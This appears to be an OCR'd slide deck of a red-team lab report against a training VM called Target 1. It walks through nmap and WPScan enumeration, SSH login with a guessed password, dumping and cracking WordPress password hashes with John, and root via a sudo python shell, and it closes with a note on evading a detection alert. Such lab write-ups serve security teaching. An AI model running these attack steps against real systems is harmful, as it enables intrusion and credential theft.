
RED TEAM: OFFENSIVE

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4:192.168.1.1
OS: Windows 10
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: target1

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

CVEs Found on Target 1

The nmap vulners scan revealed 45 vulnerabilities on the Target 1 machine:

Port 22:

- CVE-2001-0554
- CVE-2015-5600
- CVE-2020-16088
- CVE-2015-6564
- CVE-2018-15919
- CVE-2017-15906
- CVE-2016-0778
- CVE-2020-14145
- CVE-2015-5352
- CVE-2007-2768
- CVE-2016-0777
- CVE-2015-6563

Port 80:

- CVE-2017-7679
- CVE-2017-7668
- CVE-2017-3169
- CVE-2017-3167
- CVE-2018-1312
- CVE-2017-15715
- CVE-2017-9788
- CVE-2019-0217
- CVE-2020-1927
- CVE-2019-10098
- CVE-2016-5387
- CVE-2020-1934

Port 80:

- CVE-2019-0220
- CVE-2018-17199
- CVE-2018-17189
- CVE-2018-1303
- CVE-2017-9798
- CVE-2017-15710
- CVE-2016-8743
- CVE-2016-2161
- CVE-2016-0736
- CVE-2015-3183
- CVE-2015-0228
- CVE-2014-3583

Port 80:

- CVE-2019-10092
- CVE-2020-11985
- CVE-2018-1302
- CVE-2018-1301
- CVE-2016-4975
- CVE-2015-3185
- CVE-2014-8109
- CVE-2018-1283
- CVE-2016-8612

```
root@Kali:~# nmap -sV --script=vulners -v 192.168.1.110
```

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress User Enumeration	An outdated version of wordpress was in use allowing enumeration of usernames	Usernames michael and steven were found!
Weak User Password Policies	One password was guessed easily in a brute force attack and the other had a weak hash. This password hash was cracked with John the Ripper	A password for the user michael was discovered and allowed for ssh into target1. This allowed the attacker to discover stevens hash and allowed them to gain root access via python shell once that password was cracked.
Security Misconfiguration	Nmap easily detected open Port 22.	The attacker was easily able to ssh into Michael and Stevens accounts compromising the system
Privilege Escalation	Sudoers file revealed python as a privileged executable for user steven.	Root access gained using python script

Exploits Used


Exploitation: Security Misconfiguration

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique
  nmap -sV 192.168.1.1-255
- What did the exploit achieve?
  - The nmap scan revealed that Port 22 was open on Target1

```
root@Kali:~# nmap -sV 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-02 19:03 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Exploitation: Wordpress User Enumeration


- WPScan was ran against target1 using the command:
  - **wpscan --url 192.168.1.110/wordpress/ -e**
- The scan revealed two users:
  - michael
  - steven




```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: Weak Password Policy

- How was the vulnerability exploited?
  - Michaels password was simple enough it could cracked with hydra or easily be guessed.
- What did the exploit achieve?
  - The exploit granted the attacker ssh access into the target.



Exploitation: Weak Password Policy

- Using password: michael and username: michael the attacker was able to access target 1 through ssh!



Exploitation: Unsalted Password Hashes

- How did you exploit the vulnerability?
  - **john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt**
- What did the exploit achieve?
  - Revealed stevens password: pink84

```
mysql> select * from wp_users; \T hashes.txt
+----+------------+------------------------------------+--------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name  |
+----+------------+------------------------------------+--------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
chael@raven.org |          | 2018-08-12 22:49:12 |
        0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
even@raven.org  |          | 2018-08-12 23:31:16 |
        0 | Steven Seagull |
+----+------------+------------------------------------+--------
---------------+----------+---------------------+-------------
----------+---------------+
2 rows in set (0.00 sec)

Logging to file 'hashes.txt'
```

```
Shell No.1

File  Actions  Edit  View  Help

root@Kali:~# john --wordlist=/root/Desktop/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ o
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Exploitation: Unsalted Password Hashes

Summarize the following:


- The attacker is now able to ssh to Target 1 as steven.


```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ pwd
/home/steven
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

Exploitation: Privilege Escalation

- How did you exploit the vulnerability?
  - The attacker uses the command **sudo -l** to discover stevens sudo privileges and finds he has python sudo privileges.
  - The attacker uses a python exploit to gain root access using the command:

    sudo python -c 'import pty;pty.spawn("/bin/bash")'





Avoiding Detection

Stealth Exploitation of Security Misconfiguration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - The metric measured is system.process.cpu.total.pct
- Which thresholds do they fire at?
  - ABOVE 0.5 FOR THE LAST 5 minutes

